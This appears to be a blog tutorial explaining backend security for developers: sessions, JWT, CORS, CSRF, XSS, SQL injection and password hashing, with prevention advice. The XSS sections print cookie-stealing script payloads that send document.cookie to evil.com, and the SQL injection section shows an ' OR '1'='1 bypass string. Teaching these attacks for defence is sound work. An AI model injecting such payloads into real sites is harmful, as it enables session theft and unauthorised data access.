June 6, 2026
The Backend Security Guide Every Developer Should Read
Sessions, JWT, Cookies, CORS, CSRF, XSS, SQL Injection, and Password Security Explained Clearly

Sakshi
9 min read
Before You Learn Spring Security, Understand These Concepts

You log into an application once… and somehow the server remembers you for hours.
But HTTP is stateless.
So how does the server know:
- who you are,
- whether you're authenticated,
- and whether your request is safe?
And more importantly… how do attackers exploit this trust using XSS, CSRF, token theft, and malicious requests?
Before learning Spring Security configurations, people first need to understand the security problems it actually solves. Let's fix that.
What We'll Cover
- Authentication vs Authorization
- Stateful vs Stateless Authentication
- Session-Based Authentication
- Basic Authentication
- JWT Authentication
- Access & Refresh Tokens
- CORS, CSRF, and XSS
- Why some APIs work in Postman but fail in browsers
- How authentication can be attacked
- XSS vs CSRF
- Best practices for securing backend systems
The Stateless Nature of HTTP
HTTP was designed to be stateless.
Every request from your browser to a server is independent. The server processes it, sends a response, and then… forgets everything.
Request 1: "Give me homepage" → Server: "Here you go" → Forgets
Request 2: "Give me dashboard" → Server: "Who are you?" → Forgets again
Request 1: "Give me homepage" → Server: "Here you go" → Forgets
Request 2: "Give me dashboard" → Server: "Who are you?" → Forgets againThis is great for simple websites. But for applications where you log in once and stay logged in? We have a problem.
The server needs some way to "remember" you across requests. This is where authentication enters the picture.
Authentication vs Authorization
Two words. Completely different meanings.

Authentication happens first. Authorization happens after identity is verified. You can't authorize someone you haven't authenticated.
Stateful vs Stateless Authentication
Here's the big idea that shapes everything.
- Stateful Authentication: The server stores user identity in memory, Redis, or a database. When you log in, the server creates a session and remembers you until you log out.
- Stateless Authentication: The server doesn't store anything. Instead, the client carries proof of authentication (like a token) and sends it with every request.
Almost every authentication mechanism is built around one of these two ideas.
1. Session-Based Authentication (Stateful)
This is the traditional approach. Most classic web apps work this way.
The Flow
- You submit
POST /loginwith username/password - Server verifies credentials against database
- Server creates a session (stored in memory, Redis, or database)
- Server generates a random
JSESSIONIDand saves user info against that id:abc123xyz → { userId: 45, role: ADMIN, loginTime: ... } - Server sends
Set-Cookie: JSESSIONID=abc123xyzheader - Browser stores the cookie automatically
- Every subsequent request includes that cookie
- Server looks up the session via id in cookie → identifies you instantly
Why Developers Love Sessions
- Easy logout: Just delete the session on the server side
- Revocable: Need to ban a user? Delete their session. Done.
- Built into every framework: Servlets, Express, Django, Rails
Why Sessions Can Be Painful
- Scaling is hard: If your app runs on 10 servers, where's the session? You need sticky sessions or a shared store like Redis
- Distributed systems problem: Microservice A created the session, Microservice B needs to read it
- Memory overhead: 100,000 concurrent users = 100,000 sessions in RAM Unless sessions are stored in an external store such as Redis
⚠ But wait…
If browsers automatically send cookies when the endpoint is called… couldn't attackers misuse this behavior?
Yes. And that's exactly where CSRF attacks come from. Don't worry — we'll cover CSRF later. Just remember this question.
2. Basic Authentication (Simple but Risky)
Short section. Simple but rarely ideal for production.
How it works
The client sends this header with every request:
Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ=Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ=That string is just username:password encoded in Base64.
Base64 is encoding, not encryption. Anyone who intercepts the value can decode it back into the original username and password.
Requirements
- HTTPS always (otherwise credentials exposed in transit)
- Credentials sent with every request (more exposure)
When to use Basic Auth
- Internal APIs between trusted services
- Simple testing with Postman or cURL
- Legacy systems
Basic auth is simple, but repeatedly sending credentials is risky and inefficient for modern systems.
3. JWT Authentication (Stateless)
This is your main section. Let's do it right.
Why JWT Became Popular
Modern distributed systems and microservices made session management harder. You couldn't guarantee that the same server would handle every request from a user. Sessions became a bottleneck.
JWTs solved this by making authentication stateless. The server issues a token. The client keeps it. The server never stores anything.
What Is a JWT?
JWT = JSON Web Token. A self-contained, digitally signed token that carries user information.
Three important properties:
- Self-contained: All user data lives inside the token
- Digitally signed: The server can verify it wasn't tampered with
- Stateless: The server doesn't store anything
JWT Authentication Flow
- User sends
POST /loginwith credentials - Server validates credentials
- If correct, server generates a JWT (signs it with a secret key)
String token = Jwts.builder()
    .setSubject(user.getEmail())
    .claim("role", "ADMIN")
    .setIssuedAt(new Date())
    .setExpiration(new Date(System.currentTimeMillis() + 3600000))
    .signWith(secretKey)
    .compact();
String token = Jwts.builder()
.setSubject(user.getEmail())
.claim("role", "ADMIN")
.setIssuedAt(new Date())
.setExpiration(new Date(System.currentTimeMillis() + 3600000))
.signWith(secretKey)
.compact();-
Server returns JWT to client
-
Client stores the JWT usually in
- HttpOnly cookie (recommended for browser-based applications)
- localStorage/sessionStorage
- Client sends
Authorization: Bearer <jwt>on every request
GET /api/profile
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
GET /api/profile
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...- Server then extracts token and validates it
Jwts.parserBuilder()
    .setSigningKey(secretKey)
    .build()
    .parseClaimsJws(token);
Jwts.parserBuilder()
.setSigningKey(secretKey)
.build()
.parseClaimsJws(token);What is inside a JWT?
A JWT has three parts separated by dots: Header.Payload.Signature
Example:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6IkFETUlOIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
- Header (first part):
{
  "alg": "HS256",
  "typ": "JWT"
}
{
"alg": "HS256",
"typ": "JWT"
}Tells the server: "I'm a JWT, signed with HMAC SHA256"
- Payload (second part):
{
  "sub": "user123",
  "role": "ADMIN",
  "iat": 1516239022
}
{
"sub": "user123",
"role": "ADMIN",
"iat": 1516239022
}Contains the user information (claims)
- Signature (third part):
HMACSHA256(base64(header) + "." + base64(payload), secret)HMACSHA256(base64(header) + "." + base64(payload), secret)Proves the token hasn't been tampered with
Access Token vs Refresh Token
Production systems use two tokens:
- Access Token — 15 minutes — Authorize API requests
- Refresh Token — 7 days — Get new access tokens without re-login
Why two tokens?
- Short-lived access token limits damage if stolen
- Refresh token can be revoked
- Best of both worlds: stateless API + revocable sessions
Where Should JWT Be Stored?

Recommended for browser based application: HttpOnly cookie + SameSite=Strict + CSRF protection for writes.
JWT Tradeoffs
- Great for distributed systems
- No server-side session storage
- Harder to revoke before expiration
- Token leakage can be dangerous
⚠ But wait…
If JavaScript can access localStorage… can malicious scripts steal JWTs?
Unfortunately… yes. That's one reason XSS attacks are dangerous. We'll cover XSS soon.

Session vs JWT Comparison
Browser Security Problems Begin Here
Once authentication exists, the next challenge is protecting authenticated users from malicious requests and injected scripts.
This is where concepts like:
- CORS
- CSRF
- XSS
become extremely important.
CORS (Cross-Origin Resource Sharing)
Why does my REST API work in Postman… but fail in the browser?
Because browsers enforce security policies. Postman does not.
This is the most confusing error for new backend developers.
The Problem
Your frontend runs on http://localhost:3000. Your backend runs on http://localhost:8080
Browser says: "Different origins. I'm blocking this by default."
This is the same-origin policy — a browser security feature, not a backend one.
An origin is the unique combination of three things: protocol + domain + port
What Actually Happens
- Browser sends the request
- Backend receives it, processes it, sends a response
- Then the browser checks the response
- "Wait, this response came from a different origin. Where's the
Access-Control-Allow-Originheader? No header? I'm not giving this to JavaScript."
The request still happened on the server. CORS only stops the browser from reading the response.
The Fix
Backend must explicitly allow the origin:
@CrossOrigin(origins = "http://localhost:3000")@CrossOrigin(origins = "http://localhost:3000")Now browser allows response. Without it, browser blocks response — even if backend returned 200 OK.
CORS Preflight Requests
For requests that can change state (PUT, DELETE, custom headers), the browser first sends an OPTIONS request:
OPTIONS /api/login HTTP/1.1
Origin: http://localhost:3000
Access-Control-Request-Method: POST
OPTIONS /api/login HTTP/1.1
Origin: http://localhost:3000
Access-Control-Request-Method: POSTThe server must respond:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: http://localhost:3000
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Credentials: true
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: http://localhost:3000
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Credentials: trueOnly then does the browser send the actual request.
Key Takeaways
- CORS is a browser security feature, not a backend security feature
- CORS errors appear in the browser console, not backend logs
- The backend probably received the request (check your logs)
- Mobile apps, curl, Postman → CORS doesn't apply
CSRF (Cross-Site Request Forgery)
Now let's connect back to sessions.
The Attack
- User logs into
bank.com(session cookie stored) - User visits
evil.com(still logged into bank) evil.comcalls endpoint ofbank.com/transfer- Browser automatically includes the
bank.comsession cookie (browser thinks: "oh, it's calling this API, I have its cookie, let me attach it") - And even if CORS blocks the response, the request still reaches the server and the transfer happens
- Bank receives request from authenticated user → transfers money
Evil.com doesn't steal the cookie — it rides along with it.
The browser's automatic cookie behavior is exploited.
Fix
Set same site strict.
Set-Cookie: JSESSIONID=XYZ123;
HttpOnly;
Secure;
SameSite=StrictSet-Cookie: JSESSIONID=XYZ123;
HttpOnly;
Secure;
SameSite=StrictThis helps prevent CSRF because the browser refuses to send the cookie in most cross-site requests.
But CSRF Still Happens
Mostly when developers:
- disable CSRF protection blindly
- use cookies incorrectly
- misconfigure CORS
- use
SameSite=None - trust the frontend too much
Very common example you see in tutorials:
http.csrf().disable(); // ⚠ Only do this if you understand the tradeoff!http.csrf().disable(); // ⚠ Only do this if you understand the tradeoff!People copy this from JWT tutorials even when using sessions. That can create vulnerabilities.
Prevention
- CSRF tokens (random token validated on server)
- SameSite cookies (
StrictorLax) - Use JWT in
Authorization: Bearerheader for API calls
⚠ If JWT is safer against CSRF…
does that mean JWT is completely secure?
Not really. JWT introduces different risks — especially token theft through XSS.
XSS (Cross-Site Scripting)
What Is XSS?
An attacker injects malicious JavaScript into your trusted website.
Classic example:
<!-- User posts a comment on your blog -->
<!-- Attacker types this: -->
<script>
  fetch('https://evil.com/steal?cookie=' + document.cookie)
</script>
<!-- Another user views the comment -->
<!-- Their browser executes the script -->
<!-- Their cookies/tokens are now on evil.com -->
<!-- User posts a comment on your blog -->
<!-- Attacker types this: -->
<script>
fetch('https://evil.com/steal?cookie=' + document.cookie)
</script>
<!-- Another user views the comment -->
<!-- Their browser executes the script -->
<!-- Their cookies/tokens are now on evil.com -->What Gets Stolen?
- Session cookies (complete account takeover)
- JWTs from localStorage
- Any DOM-accessible data
Types of XSS
1. Reflected (Attacker sends you a link)
The attacker crafts a URL containing malicious JavaScript and tricks you into clicking it.
https://victim.com/search?q=<script>fetch('https://evil.com?c='+document.cookie)</script>https://victim.com/search?q=<script>fetch('https://evil.com?c='+document.cookie)</script>You click. Victim's server takes the q parameter value and inserts it directly into the HTML response without escaping.
Your browser receives:
<div>Search results for: <script>fetch('https://evil.com?c='+document.cookie)</script></div><div>Search results for: <script>fetch('https://evil.com?c='+document.cookie)</script></div>The browser sees <script> and executes it. Your cookies go to evil.com.
Key point: The malicious code never touches the server's database. It's reflected off the server in real-time.
2. Stored (Attacker posts to your database)
The attacker submits malicious JavaScript as user-generated content — a comment, profile name, forum post.
Comment: <script>fetch('https://evil.com?c='+document.cookie)</script>Comment: <script>fetch('https://evil.com?c='+document.cookie)</script>The server saves this to the database. No sanitization.
Now every user who views that page receives:
<div class="comment">
  <script>fetch('https://evil.com?c='+document.cookie)</script>
</div><div class="comment">
<script>fetch('https://evil.com?c='+document.cookie)</script>
</div>Every single visitor's browser executes the script. One injection, infinite victims.
Key point: The malicious code lives in your database. Every request serves it
Prevention
- Sanitize all user input — never trust
innerHTML - Escape HTML — convert < to
<, > to> - Content Security Policy (CSP) — tell browsers which scripts are allowed
- HttpOnly cookies — JavaScript cannot read them
- Use frameworks — React, Vue, Angular escape by default
Critical Warning
If you store JWTs in localStorage, one XSS vulnerability exposes all tokens.
Modern applications often use HttpOnly cookies, which prevents JavaScript from reading session cookies. However, XSS can still perform authenticated actions on behalf of the user.

XSS vs CSRF
This confuses many developers. Let's fix that.
Other Important Security Risks
SQL Injection
SQL Injection happens when user input is directly concatenated into a SQL query. An attacker can craft input that changes the meaning of the query and gains unauthorized access to data.
Vulnerable code:
String query = "SELECT * FROM users WHERE email = '" + email + "'";String query = "SELECT * FROM users WHERE email = '" + email + "'";If an attacker enters:
' OR '1'='1' OR '1'='1the resulting query becomes:
SELECT * FROM users WHERE email = '' OR '1'='1'SELECT * FROM users WHERE email = '' OR '1'='1'Since '1'='1' is always true, the query may return every user in the database.
Secure approach: Use parameterized queries (Prepared Statements)
PreparedStatement ps = connection.prepareStatement( "SELECT * FROM users WHERE email = ?" );

ps.setString(1, email);
PreparedStatement ps = connection.prepareStatement( "SELECT * FROM users WHERE email = ?" );
ps.setString(1, email);Never build SQL queries using string concatenation. Always use parameterized queries or prepared statements.
Password Security
Passwords should never be stored in plain text. If a database is compromised, attackers should only see hashed passwords, not the original values.
BCrypt is one of the most commonly used tools for password hashing. It converts a password into a secure hash that cannot be easily reversed back to the original password.
BCrypt: The Industry Standard
// Generating a hash
String hashed = BCrypt.hashpw("myPassword", BCrypt.gensalt());
// Result: $2a$10$N9qo8uLOickgx2ZMRZoMy.Mr/Fu4qV6P9XqM6XQnXqM6XQnXqM6
// Verifying
BCrypt.checkpw("myPassword", hashed); // true
// Generating a hash
String hashed = BCrypt.hashpw("myPassword", BCrypt.gensalt());
// Result: $2a$10$N9qo8uLOickgx2ZMRZoMy.Mr/Fu4qV6P9XqM6XQnXqM6XQnXqM6
// Verifying
BCrypt.checkpw("myPassword", hashed); // trueThere are several password hashing algorithms available, including BCrypt, Argon2, and PBKDF2. The key principle is simple: never store passwords in plain text — always store hashed passwords.
Final Wrap-Up
Authentication is only the beginning of backend security. Sessions, JWTs, CORS, CSRF, and XSS are all interconnected parts of how modern applications establish and protect trust.
Security Checklist
✓ Use HTTPS everywhere ✓ Hash passwords with BCrypt/Argon2 ✓ Use parameterized queries ✓ Enable CSRF protection when using cookies ✓ Store JWTs in HttpOnly cookies (recommended for browser based application) ✓ Sanitize user input ✓ Use Content Security Policy ✓ Keep dependencies updated ✓ Apply least privilege ✓ Validate all inputs
The Most Important Takeaway
Authentication tells you who the user is. Security tells you what they can do and who else can't interfere.
Now that you understand the problems — the authentication mechanisms, the attack vectors, the browser security policies — you're ready to understand how frameworks like Spring Security solve them.
Liked this article?
Click the clap button and follow for more deep dives into backend security.
Have questions? Leave a response — I read every one.